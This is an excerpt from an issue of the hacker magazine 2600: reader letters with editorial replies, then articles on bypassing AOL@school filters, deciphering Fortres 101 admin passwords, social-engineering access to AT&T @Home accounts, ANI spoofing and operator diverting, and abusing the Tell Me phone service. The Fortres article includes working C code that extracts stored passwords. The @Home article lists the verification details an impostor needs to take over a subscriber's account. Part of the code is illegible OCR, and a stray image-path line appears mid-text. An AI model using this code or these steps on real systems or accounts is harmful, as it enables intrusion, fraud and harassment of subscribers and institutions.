I had a little fun at work today and got the word out at the same time. I'm a law librarian for a county law library and a *2600* reader. As you might imagine I'm interested in law and computers. I often stream audio from the Internet and the lawyers and judges don't seem to mind. So, since I missed last week's broadcast of *Off the Hook*, I thought what the heck, why not listen while I worked. It was pretty great. I had a prosecutor come in and ask about the ShapeShifter case. Everyone asked me what I was listening to but no one objected. I think they thought it was kind of cool because for the most part the show was full of legal stuff. Anyway, I think I broke some new ground and, now that I've gotten away with it once, there's no stopping me. Just wanted you to know you have friends in the most unlikely places.

Kate

Dear 2600:

I'm writing in response to Bryan in 17:4 where he talks about practically boycotting B&N because they are a super chain. This guy is obviously whacked out on something. Here's the long and short of it. First of all, why he goes on the "gum-chewing barely-literate teenager," as he puts it, I'll never know. Maybe it's a Freud issue. He wasn't hugged enough. But let's rationally figure this out. 2600 is a quarterly magazine. Coming out at very strategic times. I buy my issue from a B&N all the time because when I walk in they have about 20 copies, predominantly displayed in their magazine rack with the covers facing out at about the second shelf down, putting them right at eye level. And they are right out in front. So that's a bonus. Second, B&N employs hundreds of people per store (at least it seems like hundreds). And it's easy to get a job there. I buy my magazine around Thanksgiving, when the college girls are home to visit their families at this time of Thanks. I buy the next one when schools are issuing Winter Break. The springtime issue matches up with Spring Break, and finally the summer issue finds all those honeys home for the vacation. They all need jobs and B&N graciously employs them. So I grab my easy to find mag, I stroll up to the counter where some 19-23 year old Lolita is working the register. She sees me buying a "hacker" mag, so immediately she's attracted to my dangerous side. I'm paying with the platinum card letting her know that I have mountains of debt, like a good hard working, stable American male should. And next thing you know I'm belly bumpin' cause she couldn't contain herself. Thank you *2600* for giving me plenty of excuses a year to love 'em and leave 'em! And thank you B&N for stocking the greatest mag ever made!

kali1220

As always, our readers are able to find a unique perspective.

Clarification

Dear 2600:

The letter from jys_f in 17:4 draws a parallel that simply does not exist. jys_f claims that both the church and the MPAA are oppressive because they "did not understand what their ideas were." That is a very wrong and very dangerous way of looking at things. They definitely understand what we're saying, they understand it enough to see the danger it poses to them and their power structure. Do not paint this persecution as the result of naivety - it is the result of calculated planning to maintain power.

Kaige

Dear 2600:

I've recently read that Despair, Inc. has registered the frowny emoticon ":-(", copyrighted it, and is planning to sue "anyone and everyone who uses the so-called 'frowny' emoticon, or our trademarked logo, in their written e-mail correspondence. Ever."

Oops. Looks like I might get a little corporate letterhead soon. This is the lowest of the low for corporate America.

Shadow Freq

Please tell us you were aware that this is a joke. Despair, Inc. (www.despair.com) defines its origins as "a company that would create dissatisfied customers in the process of exploiting demoralized employees while selling overpriced and ineffective products to remediate the problems caused by the very process itself." That's kinda the tipoff.

Dear 2600:

I am writing this to point out a slight discrepancy in one of your articles in 17:4. On page 22, LeXer's article about MicroSoft's retirement of the NT 4.0 MSCE track stated in the first paragraph that the A+ certification is a Microsoft certification. This is not true. The A+ certification is a vendor neutral certification designed to provide a benchmark by which computer technicians could be tested. MicroSoft may have contributed to the exams, but no more than other companies such as Hewlett Packard, Compaq, and others. The A+ certification is administered and awarded by CompTIA. More information about this and other vendor neutral certifications can be found at their web site (www.comptia.org).

Given this information, I find it difficult to believe that LeXer's instructor wrote questions for the A+ certification exam as he mentioned in the article. His instructor may have had a chance to contribute to the initial exam since CompTIA solicits SMEs (Subject Matter Experts) when the exam is being designed, but SMEs only contribute information on what areas should be tested. They do not individually compose the questions.

Mike Walton

Dear 2600:

In response to LeXeR's "Microsoft's Back and Sucks!" in 17:4, I'd like to point out a few corrections. First of all, the NT 4.0 track had four required core (not three) and two electives (Workstation, Server, Enterprise, and Networking Essentials). Details are on "www.microsoft.com/trainingandservices/default.asp?". Secondly, I assure you it is quite possible to pass all the tests with just books for $100 - $300 for each exam. Also, Microsoft does offer an upgrade exam (Windows 2000 accelerated). Now I share your dissatisfaction with Microsoft, but if you're going to slam on the company, do so for the right reasons, not because it's h4x0r k3wl. Certifications go a long way for IT professionals in Unix, NT, and even Linux. It's a good way to quickly get your foot in the door saying, "Yes, I am proficient at Solaris/Red Hat/NT." As a proponent of both 2600 and free speech, I know that misinformation can be a great enemy - this includes propaganda passed down from corporations as well as misinformation from within our own community. Please do us a favor and at least research your articles before passing on some hearsay as facts.

- Qbfade

Dear 2600:

First of all, I only recently found out about your publication so I haven't been reading long. But what I have read, I have loved. I got a bunch of back issues and one letter in particular caught my eye in issue 17:1. CgK (apparently a telemarketer) wrote in saying that the only way to remove your name from their calling list is to contact the company for whom the survey is being done and get your name removed from that list. While this is technically correct, it is not the only way to keep telemarketers from calling you. Telemarketing companies are required to keep a "do not call" list. Any calling lists that come in must be matched against this list and if anyone is on the list, they are removed from the incoming list. Therefore, if you are called by a telemarketer, whether it is a surveyor, salesperson, or a fund-raiser, say "Put me on your 'Do not call' list" and they are required to comply. If you say, "Remove me from your list," they don't necessarily have to (sometimes, like in CgK's case, they can't).

and even if they do your name will be on the next list that comes in anyway. How do I know this? Unfortunately I was telemarketer for over a year, before being asked to leave for messing with the computers. All I did was tweak the interface a little, but it was enough to scare them. Anyway, I hope this info is helpful in getting rid of all those annoying calls.

Anonymous

Dear 2600:

I am writing in to inform your readers that the article, although correct for the rev/build of CueCat that is depicted in the article, other revs/builds have been released (older or newer depending on when you got your CueCat and when the article was created). I have never used mine and I go by this standard policy: when buying from Radio Shack or any other big store who wants my info, I tell them my info is *cash* and if they tell me they *need* more info like name, address, zip, I tell them to put in the store's info. Mine is private. If the sales person becomes pissed off, I dare he/she to call the manager over, then explain to him that my info is mine, that it is not required for the sales transaction to happen. If he gives me lip, I get his name and call his corporate office on my cell phone in his store.

He cannot touch me since that would be assault, but he can ask me to leave. That is all.

Jeff

Your method seems a bit combative but it may be appropriate in certain situations. We prefer the approach of giving Radio Shack their own address to send junk mail to. What would happen if everyone started to give 100 Throckmorton Street # 1800, Fort Worth, TX 76102 as their address? (That's Radio Shack's corporate office.) It will be interesting to see if entering that address starts to set off alarms if hundreds or thousands of people use it every time they buy batteries. But it's one way of reminding Radio Shack that your information is private. (Whoever does this first should give 817-415-3700 as the phone number so that the address is automatically called up in the future - we're not sure if they have a master database or if each store cross-references phone numbers to addresses. This is one sure way to find out.)

Dear 2600:

On your list of 2600 meeting places, you list the Arlington (Pentagon City) under "District of Columbia," but not under Virginia. It's technically located in Virginia. Maybe you could also list it under Virginia. I live right near there and for the longest time I didn't think there was a meeting near me because there's nothing under Virginia.

Dan

OK, fine. It is done.

Dear 2600:

We had career day at my school and I found two little tidbits you might want to know.

1) Carnivore is being used in Sacramento. When I asked the representative of the FBI how Carnivore was working out for them, he gave me a blank look. However, after a little conversing, he was proud to say that yes, indeed, there were several agents working on an "e-mail monitoring thing." Sacramento is a somewhat small town and small area, but, according to an FBI agent, most of the ISPs in the area are set up to monitor e-mail which is startling since large areas have probably had this for awhile now.

2) I met a private sector cybercrime investigator who was actually cool. They tracked down pedophiles, thieves, and people who caused damage after breaking into systems - basically most of the unethical activities. After speaking with him though, I learned they are not really *concerned* with hackers that follow the hacker ethic, but are more concerned with credit card thieves, organized crime, and most of the nasty things that are illegal offline as well. Also, he's cronies with some people from the L0pht, has published something in 2600, and founded the local 2600 meeting. Overall, he was well spoken and more elite than most people I know and it goes to shows that even "sell-outs" contribute to our community.

Scabby

An interesting article on Carnivore appears on page 6.

Dear 2600:

First off, great magazine - keep it up. Second, regarding the letter from ~stacon~ in 18:1, the gist of the letter was that overpaying your traffic ticket *and* not cashing the refund check will prevent your ticket from being reported.

See www.snopes.com/autos/law/ticket.htm for another take on this one (the Urban Legends Reference Page).

Anyway, a better idea in avoiding tickets and the actuarial impact would be for one of those fancy cars (the ones that give you directions with the computer voice) to keep a database of known speed traps to warn the driver. This would be great in Virginia, where radar detectors are illegal.

Mike

Questions

Dear 2600:

Tell me where www.2600reallysucksass.com sends you. It's my site.

Neo

We'll see you in hell.

Dear 2600:

One day I was fooling around with the digital cable box that Time Warner rents out to its subscribers (Scientific America Explorer 2000) and found a neat little feature. If you look at the front of the box and press and hold down the diamond button along with the button that is in the middle of the vol/chan buttons, after a while the light above the little mail icon on the box starts to blink. Press the diamond button again and *voila!* A diagnostic screen of some sort pops up. Use the volume buttons on the box to scroll through the various menus (13 in all). Using this menu, I found that the box runs an application called "Sarah" and I also found a menu that has something about all of the aspects of PPV. If anyone goes to this menu and finds anything else out, let 2600 know with a letter.

IM_Ruse

Dear 2600:

I got a bug to read the *Phrack* files again and was trying to find the archives. Either the pages pointed to sites that did not exist anymore, or they only contained a few postings. Is *Phrack* still kept? If so, where can one locate it?

Mike G.

It's unfortunate that this e-zine is no longer maintained at www.phrack.com. We had archived it at the 2600 site in the past when it wasn't reliably available elsewhere. We discontinued this when it appeared to no longer be needed. It would be preferable if someone other than us picked up the slack this time since it's important to have multiple voices in the hacker community. Even better would be if someone revived the publication or started a new one that appeared more frequently and with the spirit of the early issues.

Dear 2600:

I was reading the letters in 17:4 and I noticed that people were writing in about the virus they got that told them to go to www.2600.com. My sister works for Greyhound and apparently everyone in their system got that one. She brought home a copy of the source that she printed out. It appeared to be from someone in Colombia as a dedication to "all the people who want to be hackers or crackers, in Colombia" and also to protest the corruption there. I'm not much of a programmer (at all) but it looks like it's supposed to change picture files, mp3s, and edit the registry. Fun for the whole family, I guess. Also, please tell me that those three letters from "Katie S. McKeever" of Strategy Associates were a joke.... April Fools, right?

SPAMLord (the canned meat, not mail)

No, it was real spam that they kept sending us. It stopped soon after we printed it, however.

Dear 2600:

Who publishes your magazine or is it self publishing?

BillyNo

It publishes itself - we can't seem to stop it.

Dear 2600:

I'm not sure who I would ask this to, but I've got a question concerning the legality of a domain name. It might be in bad taste, but I registered this domain name to preserve free speech. Is there anything legally wrong with owning the domain name www.killyourclassmates.com? Also, I've registered the name of my city, plus "policedepartment". Is there anything against the law about that? Like, if I lived in Denver, I would have registered www.denverpolicedepartment.com, and www.denverpd.com?

IceBlast

There's nothing illegal about bad taste, so while "killyourclassmates.com" might make you a bunch of enemies and get you on a few lists, its mere existence is perfectly legitimate. What you choose to do with it is what will determine your legal future. We doubt a strategic tutorial on how to kill specific people would last very long anywhere. Your "police department" sites are a bit trickier. Putting aside any terror tactics your local police force may endorse, you may be subject to a legitimate complaint of confusing the public if they somehow think that the site actually belongs to the police department of that city. Again, it all depends on what you do with the site. If you have a site devoted to complaints against the police, for instance, we believe that would be completely protected, especially since the police have no inherent right to a .com site with their name in it. It all depends on whether you could be seen as misrepresenting yourself.

Dear 2600:

I want to touch on a few letters that were written in 18:1. I believe there were three letters regarding how the government has your subscription list for whatever purpose. While I'm willing to concede that there is probably a sizable minority of readers of 2600 who have subversive, underhanded, or just plain "immoral" actions associated with their copy of 2600, I can't grasp why the government would mistake the overall message of your magazine to be that of a subversive nature. I'm not one for conspiracy theories, but I'm the type of person to not be surprised if a theory proves true. However, with that said, I don't think it's time to go around screaming that the sky is falling. I am a subscriber to your magazine and don't worry about what Agent Smith thinks about me. I am a patriotic American and I love my country very much: I just disagree often with the government and their decisions. Two distinct entities entirely. I'm not going to pull an Oklahoma City and in no way do I intend to even do so much as intentionally send a fragmented packet the way of a .gov web site. Now that my premise is set, I am at a moral dilemma. People can get the impression that we have it bad in America from reading your magazine; however, with the recent propaganda poured into the Chinese people over this spy plane issue, and their recent attacks of government web sites with their blatant anti-American sentiments, I am thankful that we at least get to have a magazine like 2600. Couple all of this together and what do we have? I'm finding it harder and harder with each passing day around May Day to stand idly by while these "h4x0rs" ruin their ill-conceived propaganda on my country. Your thoughts?

Double Helix

One thing about propaganda is that it very rarely moves in only one direction. The specifics of the Chinese incident aside, the absurd story that hackers from both countries had spontaneously gone to war was both funny and ominous. Now we see how our respective governments look at our abilities. They believe hackers will be the soldiers of electronic warfare. Incidentally, we received many invitations to join this war - all of which came from military e-mail addresses. We know of nobody outside the military who took part in these shenanigans. But the press bought the story and passed it on to the public. And now this is how history

Continued on page 48

AOL At School

AOL@SCHOOL

by The Datapharmer

As many of you may or may not know, America Online has been working on its aol@school project for quite some time. It is currently in one of its last testing phases before mass release. They claim that the purpose of this project is to provide all schools Internet access for their students in a safe, controlled environment including access controls that can be customized to fit the students' maturity levels. In actuality, it is a way to censor the Internet and monitor student interests. After all, AOL will know the ages of the students, their geographical locations, and their interests (based on email and Internet monitoring). They use a proxy server to monitor all traffic through the program, and, in fact, this same filter is used on their regular users. The noted purpose of this proxy is to determine whether or not to allow a website's content to be displayed. If it is considered "unsuitable," the student is presented with a "blocked website" message.

The entire program is actually just a slightly modified version of AOL. The sign on options are "AOL @ school member" or "become an AOL @ school member". If you are already a member, it simply gives you a modified guest sign on screen, and allows you to use.... well, I haven't quite figured that out yet what it lets you do. Almost every keyword is blocked, all websites I would bother with are blocked (including anonymizer type sites), and buddy lists are not even available.

Or so it seems....

After getting pissed off that I had a T3 hookup and couldn't do anything with it (they removed Internet Explorer and blocked access to about everything else in Windows), I simply went into "My Computer", put in the web address, and it instantly turned into Internet Explorer.


That wasn't fun. That is all I could think of, so I took a closer look at AOL @ school and grabbed a copy of the serial number/signon code (which is school specific). When I got home, I installed AOL as bring your own access, and logged onto my service provider. I then set up AOL for a new member, put in the serial I got from school, and voila, I had an AOL @ school account.

OK, now what to do: Let's look at the menus AOL provides for us (I have found AOL 5.0 easier to use in this situation than 6.0). I managed to get into parental controls, as it was only restricted in a couple of ways, and changed all of my settings so it would allow me access to buddy lists, etc. This was still really limited, so I created a new screen name, and gave it general access, made it a master account, and enabled everything. I then managed to get into the buddy list setup (you may have to play around with keywords and buttons a little but it isn't too hard) and put my own screen name on the list. This ensures that it will show up when I sign on at school (since it isn't really available there as a feature, but is hidden within the legacy code of AOL's program).

I now have access at school (legitimately through the program the school provided me), access to any website, chat room, buddy list, and almost every keyword I wish. Keyword "news" is restricted, go figure. Who would want to have news available at a school anyway?

AOL is still as terrible as ever but it kept me amused for a while at least! I am sorry for not being able to provide the serial number but it would give away my physical location as it is in limited testing right now. It should be widely used soon. I hope that those of you who must submit to this cruel form of punishment will be able to take this knowledge and have a little fun exploring AOL. Just remember your ethics. Don't do anything to someone else's system you don't want done to yours!

Fun With Fortres



-by Amatus
c11h15no2@yahoo.com

Through my high school career, I have developed an animosity towards a certain piece of security software for Microsoft Windows. Fortres Grand Corporation (www.fortres.com) sells this software - named Fortres 101 - mostly to schools, libraries, and similar institutions.

Access to the computer is limited in several ways by Fortres. It can be configured to control access to icons on the desktop, the start menu, context menus, Explorer menus, Windows hotkeys, reading, writing, and executing the filesystem, reading and writing the registry, and even web browsing. As you may have already guessed, this usually interferes with the normal operation of many applications. At my old high school the teacher would disable Fortres on request because it interfered with our regular school work. A good friend of mine found that a fake password dialog was an effective way of getting the admin password in this situation.

All versions of Fortres (that I know of) have a configuration dialog that can be accessed by pressing CTRL+ALT+SHIFT+ESC. You are then presented with the password dialog box. If backdoor passwords are enabled, a supposedly random number appears in the dialog box caption. A one time use password, also a number, can be generated from the backdoor key. A call to technical support can supply you with the backdoor password or to this function, take your pick.

```
// DWORD dwKey - the backdoor key
// the return value is the backdoor password
DWORD BackdoorPassword(DWORD dwKey)
{
          DWORD x;


          x = (DWORD)(dwKey * 0.2466 [illegible] 65536);
          x = [illegible];
          x [illegible];
          return x [illegible];
}
```

If you can't do this in your head, a "circumvention device" can do it for you in a matter of microseconds. I'm currently working on software for TI calculators. I have not yet looked into writing software for any other handheld devices, as I do not have any. If you are interested in something like this, cross your fingers and hope I have a web server running at amatus.doesnotexist.com.

The backdoor key is not there? Don't worry. Through some testing I have found that the file containing the Fortres password is always readable, no matter how Fortres is configured. This means that if you have the ability to execute your own programs on the computer, you can read the configuration/password file and decipher the password. Almost every computer I have seen in a high school has a CD-ROM drive and will allow you to execute programs through the use of a CD with \AUTORUN.INF. Fortres versions 3.x and 4.x passwords can be expunged using these functions.

When Fortres is misconfigured, there are many many ways to disable it. This article is meant to help attack the more secure installations. At my old high school we had a DOS version of AutoCAD installed on

```
// Called by Fortres3
BYTE Fun( BYTE x, DWORD dwPos )
{
        DWORD i;

        dwPos %= 8;
        for( i = 0; i < dwPos; i++ )
                if( x & 0x80 )
                        x = x * 2 + 1;
                else
                        x *= 2;
        return x;
}

// HANDLE hFile - an open file handle to DEFAULT.FOR
// LPSTR szPassword - a pointer to a buffer to be filled with the password
// DWORD dwLen - the length of the buffer pointed to by szPassword
// The return value is TRUE if the password was successfully deciphered
BOOL Fortres3( HANDLE hFile, LPSTR szPassword, DWORD dwLen )
{
        DWORD dwRead, i, j;
        BYTE Buffer[648], Key[133];

        SetFilePointer( hFile, 234, NULL, FILE_BEGIN );
        ReadFile( hFile, Key, 133, &dwRead, NULL );
        if( dwRead != 133 )
                return FALSE;
        ReadFile( hFile, Buffer, 648, &dwRead, NULL );
        if( dwRead != 648 )
                return FALSE;
        for( i = 0, j = 0; i < 648; i++ )
                Buffer[i] = Fun( (BYTE)( Fun( Buffer[i], i )
                ^ Key[ ( j + 1 ) % 133 ] ), 1 ) ^ 0xB2;
        Buffer[16] = Buffer[53];
        Buffer[18] = Buffer[159];
        Buffer[20] = Buffer[73];
        Buffer[21] = Buffer[37];
        for( i = 0; i < dwLen && Buffer[i + 16]; i++ )
                szPassword[i] = Buffer[i + 16] + 0x12;
        if( szPassword[i - 1] != '?' )
                return FALSE;
        szPassword[i - 1] = '\0';
        return TRUE;
}

// HANDLE hFile - an open file handle to AUTHOR.SET
// LPSTR szPassword - a pointer to a buffer to be filled with the password
// DWORD dwLen - the length of the buffer pointed to by szPassword
// The return value is TRUE if the password was successfully deciphered
BOOL Fortres4( HANDLE hFile, LPSTR szPassword, DWORD dwLen )
{
        DWORD i, j, dwRead;
        BYTE Buffer[455];

        ReadFile( hFile, Buffer, 455, &dwRead, NULL );
        if( dwRead != 455 )
                return FALSE;
        for( i = 0, j = 4; i < dwLen - 1; i++, j += 18 )
        {
                szPassword[i] = (CHAR)( Buffer[j] - Buffer[454 - i] + i * 1 );
                if( isalpha( szPassword[i] )
                && !isupper( szPassword[i] )
                 || !isprint( szPassword[i] ) )
                        break;
        }
        szPassword[i] = '\0';
        return TRUE;
}
```

Microsoft Windows 95 machines. The sysadmin had the computers setup to boot in DOS mode for this application. Auto-CAD has a file managing tool that allowed an attacker to overwrite CONFIG.SYS and AUTOEXEC.BAT with backups. This is an example of a misconfiguration in the favor of usability, something every sysadmin has to do at one point or another.

The code for generating backdoor passwords was obtained by reverse engineering a program sent to me by a friend. I'm pretty sure he grabbed it off some warez site or something. The code for deciphering Fortres 3.x passwords was written exclusively by my reverse engineering of FORTRES.EXE. When I began I knew no assembly - now I can blindly patch binaries without the help of a compiler, thanks to Fortres Grand Corporation. All the credit for the Fortres 4.x code goes to Frost_Byte (packetstorm.securify.com/0004-exploits/Fortres4-analysis.txt). I only transcribed it into C and optimized it a little. All symbols needed are defined in windows.h.

I hope all of you find this information interesting. Doubt should form in your mind whenever hearing the words "security" and "Windows" in the same sentence. As always, the information expressed within this article is purely for hacking purposes. I do not make any claim to the accuracy or correctness of any of it. This information is provided "as is" and I am not responsible for any damages caused by the misuse of it. In fact, forget you ever read this article.

(I love you Steph.)

AT&T At Home

by m0rtis

Here's some interesting information about AT&T @Home. I have been working for their First Level Tech Support for a while now. In this time I have gotten quite a bit of knowledge about the service and how AT&T handles its subscribers. Now I could go into great length about a lot of their procedures and regulations, but I won't bore you with most of that. We all know what you're here for. The down and dirty information. AT&T @Home (for those who don't know this already) is a cable modem network. In 1998 AT&T purchased a chain of cable companies called TCI. TCI and Excite had a working partnership in the @home service. Since then, AT&T has purchased many, many more independent cable companies for cable modem and cable TV reasons. AT&T is truly only interested in the American Greenback and Canadian Loons. AT&T @Home has grown so large that AT&T really can't keep up with its own service. It is so large that AT&T outsources its Tech Support to the highest bidders. I work for the largest of the companies.

Let's start with the beginning of a typical call. It should go something like this.

Agent: Thank you for calling AT&T @Home. Can I have the Telephone Number on your account please?

Sub: (xxx) xxx-xxxx

Agent: Thank you. May I verify your full name and address please?

Sub: [insert address and name]

Agent: Finally can I have your Personal Access Code? (PAC)

Sub: [gives code]

This is important to know. If you ever wished to social engineer your way into someone's account this is what you will need. Generally, the basic information should be simple to get and AT&T really doesn't care much about it except for legal reasons. What they look for in verification is the PAC. The PAC is generally one of a few things: mother's maiden name, pet's name, last four digits of a Social Security Number or account number, although it is usually the mother's maiden name. If for some reason you can't guess the PAC, AT&T asks for either the login ID or modem serial number. The login ID is rather easy. Just get their email address and there you have it. Once you verify this information for them, you have access to their entire account within reason of the agent you're talking to. Most agents aren't too bright. They have to score a 30 percent on a general knowledge test to get the job.

When you ask to speak to a supervisor, you are transferred to a section of a call center called Floor Support. These guys are no different really from any other Dick and Jane on the phones. They just get Supe calls. They can't do anything more than we can. Save yourself the time and stick with the first person you talk to. Generally it's about 30 minutes to talk to a FS agent, just to get someone who can't do what you want.

When someone calls to get installed with a new account, they are set up with an account on that call. The username, password, and PAC are all created at that time. About 70 percent of the time the password to a sub's account is just "password" either in lower or upper. This username and password is more than just access to get someone's email from them. It also logs them into the @home Web page. From here, you can do all kinds of things. The @home page is behind a proxy server (http://proxy:8080 on the @home network). Unless you are on the @home network, you won't have a lot of luck getting in without some work. However, if you are on the @home network, you can log into someone's account from there. This kind of access to someone's account can be dangerous (AT&T does nothing to discourage this either). Some examples of things that could be done from inside the Member Services: add IPs, create email accounts (each account can have seven), and set up Net Mail and dialup service.

Getting an additional IP address. You could in theory take that IP address and Client ID and use it for your own purposes.

Adding email accounts. Any needy hacker needs a few bogus email accounts outside of free services (hotmail, USA, and others). Sure you could use a spoofed SMTP to send your mail from anywhere, but it's always nice to have someplace to get it too.

Net Mail allows you to check your mail from anywhere on the web. If you had a hacked email account that you added with the Login and Pass you found, you could anonymously check it through a nice webpage that masks your IP address. There are many who do this.

Set up dialup access. For a minimal $15 setup fee and 15 cents a minute, you can dial up to the @home service. No need to say anything more on this.

When you are transferred up to Tier 2, they have a rather interesting tool they use. It's called the matrixx. This really makes me gag. Both with its bad reference to a good movie, and its use. When the AT&T @Home software is installed, it installs the matrixx without asking the user if they want it. It allows the T2 tech to take over a person's computer, change settings, and fix problems. Now I don't know much about the program other than what it's used for. But I don't like it. Perhaps someone who knows a bit more about it could post something that gives better detail (i.e., what port it uses, and how it's disabled/removed).

The damages to a person's account are enormous when looking at it from this perspective. AT&T really hasn't done much to fix its problems with security, let alone the problems with its expanding service. It reminds me of what happened with AOL only a few years back. AT&T needs to take a step back and fix these obvious problems. At the price you pay, is it worth it knowing that your account is ready for the plucking at the hands of a malicious criminal? Just think about it.

Shouts to the Darkcyde crew: Toast, soothie, Morbid Angel, S0dium, t0ne, #2600 (DALnet) and finally my fiancé Sheli.

The NEW AT&T Network

by Lucky225

It seems that AT&T was not too fond of my ANI Spoofing article that appeared in 2600 17:4. Just a few days after it came out, I started noticing a lot of changes in the AT&T network. First they shut off their 800 ANAC. A few days later calls that were routed to 800-673-7286 by the Verizon Long Distance operator were handled strangely. I began noticing that if I made a call through the Verizon long distance operator to 800-673-7286 (800-operator), I could place calls to 800 numbers *not* on the AT&T network, but that the ANI was being sent as "615-986-9873" or ANI II Pair 23 followed by area code 904. Thus, calls placed through the Verizon Long Distance operator to AT&T's 800 operator could not be used to spoof ANI anymore. The 615 number belongs to a PBX owned by AT&T in Nashville, Tennessee. I could still spoof ANI on the AT&T network if I diverted through my local operator or various other 1010XXX long distance carrier operators, but this April it stopped working. I soon figured out what was happening. AT&T has centers all around the country including Alaska and Hawaii. The way SS7 works, depending on where you're calling from, an 800 number can be routed to various other places. For example, there could be a nationwide 800 number that allows you to call from anywhere in the country. But a person who calls the same 800 number from Florida could get routed to that business's office on the east coast, and a person who calls from California may get routed to the west coast office. That's what it's like when you call 800-673-7286. You get routed to the nearest AT&T center near you to take the call. So when I was making a call through the Verizon Long Distance operator to 800-673-7286 I would get routed to the Florida AT&T center because the Verizon Long Distance operator I got was based out of Florida. That was why when I had the AT&T operator dial an ANAC it would show 23-904 (Florida). However, not all Verizon Long Distance operators are based in Florida, so sometimes when I called I'd get the 615 number. The AT&T Center that transmits that funny 615 number should probably be transmitting 23-615 and not 00-615-986-9873, but for whatever reason, AT&T has left it like that.

The AT&T Centers

As I mentioned, there are various AT&T centers throughout the country, and they are also the centers that handle the automated AT&T Long Distance operator services, as well as 800-call-att and 800-operator. With the new upgrade that AT&T is implementing (widespread across the country by now, I predict) each center is getting a total makeover. There will be no more ANI spoofing to AT&T numbers. They are updating these centers so that you can call any 800 number through the AT&T carrier. Calls to 800-673-7286 that have an ANI fail will no longer use the phone number you give as ANI when calling other toll free numbers. Instead, ANI II pair 23 and the area code of the AT&T center will be used. However, the best part is that you can place calls to toll free numbers without speaking to an operator. Simply dial 10-10 ATT-0 (10-10-288-0) and enter the toll free number you want to call. The ANI will show up as ANI II pair 23 and the area code of the AT&T Center. Op diverting without even having to speak to the op! However you will notice that if you try to dial 800-call-att or 800-673-7286 it will appear that your ANI still shows up. This is because these numbers are handled by the same AT&T center. However any toll free number not handled by the AT&T center (basically any toll free number that's not used for AT&T operator services) will be processed with your ANI not being transmitted.

There are a few advantages and disadvantages of this new system. The only real disadvantage is that you cannot spoof ANI anymore. The advantages, though, are that you can place calls to basically any toll free number you wish without your ANI being passed simply by dialing 10-10-ATT-0 and then pressing in the toll free number you want to call at the AT&T prompt. You can even use this at pay phones to call toll free numbers that don't allow pay phone calls or to get around pay phone surcharges. Op diverting used to be so hard - local ops not wanting to help you out, and 1010XXX carrier ops only being able to be reached from certain parts of the country, and the real downside being that you had to talk to an operator who might listen in to your call when trying to divert to toll free numbers. But now, thanks to AT&T's new network that you can reach anywhere in the country by simply dialing 10-10-288-0 or even just 00 if you have AT&T. I'm sure AT&T logs your ANI and probably would take action if you were harassing a toll-free number long enough, but for now you can think of 10-10-288-0 as your own free ANI blocking service.

Tell Me: Uses and Abuses

by Screamer Chaotix
screamer@hackermind.net

Tell Me is, in this writer's opinion, a fantastic new service that has more features than this article could ever cover. By dialing 1-800-555-8355 (TELL) you are connected to a free, voice activated system. Provided are services such as "phone booth," allowing a person to make a free one minute call to virtually anywhere in the US. "Wake up Call," which does exactly what it says it does, is completely free of charge. And "Driving Directions," which is very useful if you need to figure out how to get somewhere while you're on the road. Personally I would hate to see anyone abuse this wonderful service, but nonetheless some flaws do exist. This article is meant to introduce the reader to the possibilities provided by the kind people at Tell Me, and is not for the purposes of defrauding anyone.

Uses

The first feature of interest would most likely be "Phone Booth." Call up Tell Me at 800-555-8355 and, after a brief ad (which is the only price you need to pay), speak the words "Phone Booth" at the prompt. You'll be automatically transferred to this feature, which will then let you call any number in the US that you wish. The only exceptions are 900 numbers or other "pay per use" services, such as 800 numbers that lead to operators. Once your call is connected, you have one minute to speak your mind before a verbal warning notifies you that only 20 seconds remain. While slightly annoying, it can be incredibly useful when you just want to say hi and don't feel like faking out 1-800 COLLECT.

Sadly, if you do not have a cellular phone handy you won't be able to make free calls away from home, due to Tell Me warning you that you cannot call them from a payphone (should you try). Luckily, this is easily remedied. By pressing 0 to get the local operator, you can inform them that the payphone you are currently at won't let you dial a toll free number. Considering payphones are bound by law to provide this, the operator will not give you any problems. Tell them the number is 800-555-8355, and voila! You should hear the sweet sound of the Tell Me welcome message. This is where things start to get very interesting. But before I show you how certain services can be abused, I'd like to explain their proper uses.

"Wake up Call" is one of those particular features. From there you can set up a wake up call to your phone number (remember, ANI tells them where you're calling from). If you're at a different location, they'll either say that you need to call in from that number or they'll give you a call back. This can make it difficult for people to wake up their best friend's at 3 am... but not impossible.

The last feature I will cover is the "Driving Directions." How many times have you been lost in a strange city with nothing but an address you're trying to reach? Well, with Tell Me, all you need to do is find out what address you're sitting next to and call them up. First you tell the "Driving Directions" feature what destination you want to arrive at, followed by your current location. "Driving Directions" will then tell you step by step how to get to your target, which can be extremely useful.

Abuses

As I mentioned earlier, the problem of Tell Me being reached by a payphone is solved by calling through the local operator. But what can be done with this service that would constitute an abuse? The most entertaining one that I've come up with is used with the "Wake up Call" feature. Suppose you're at a university, corporate building, or any other large entity that does not use COCOTS. By first getting the number of the payphone you're at (if it's not printed on the phone itself, try your local ANAC code - up here in Connecticut it's 970), you can call through the operator to get to Tell Me. Next, log in as a new user and set a wake up call for the payphone's number at, say, 3 pm. Now hang up and move on to another phone. Once you've gotten all the phones set for wake up calls, stick around and watch the chaos ensue as they all ring off the hook at the same exact time. The people around you will have no idea what's going on! Sure, this is a childish thing to do, but if Tell Me's only security is rejecting coin lines, I think they're asking for trouble.

While not necessarily an abuse as of yet, the "Phone Booth" feature does have potential. Recently I've tried calling operators through the service, but as I said above this cannot be done. What I did do though, is get the number for Tell Me's corporate office. It was rather trivial, but by using "Phone Booth" and calling an ANI readback number, you wind up getting their area code and number, which shouldn't make it too difficult to find out where they're located. For those of you who don't want to go through the trouble, the number is 650-930-9000. To all you crafty thinkers out there, no, you can't have Tell Me call itself in an endless loop. At least, I haven't been able to.

The "Driving Directions" section hasn't really been exploited, but does offer one feature that most would not recognize as such. When entering your destination, you could choose to use the city name or zip code. In turn, the computer will read back the city that corresponds with the given code. This can be very useful in figuring out where a particular zip code is. Unfortunately I haven't had any luck with getting a zip code when I actually name the city myself.

Conclusion

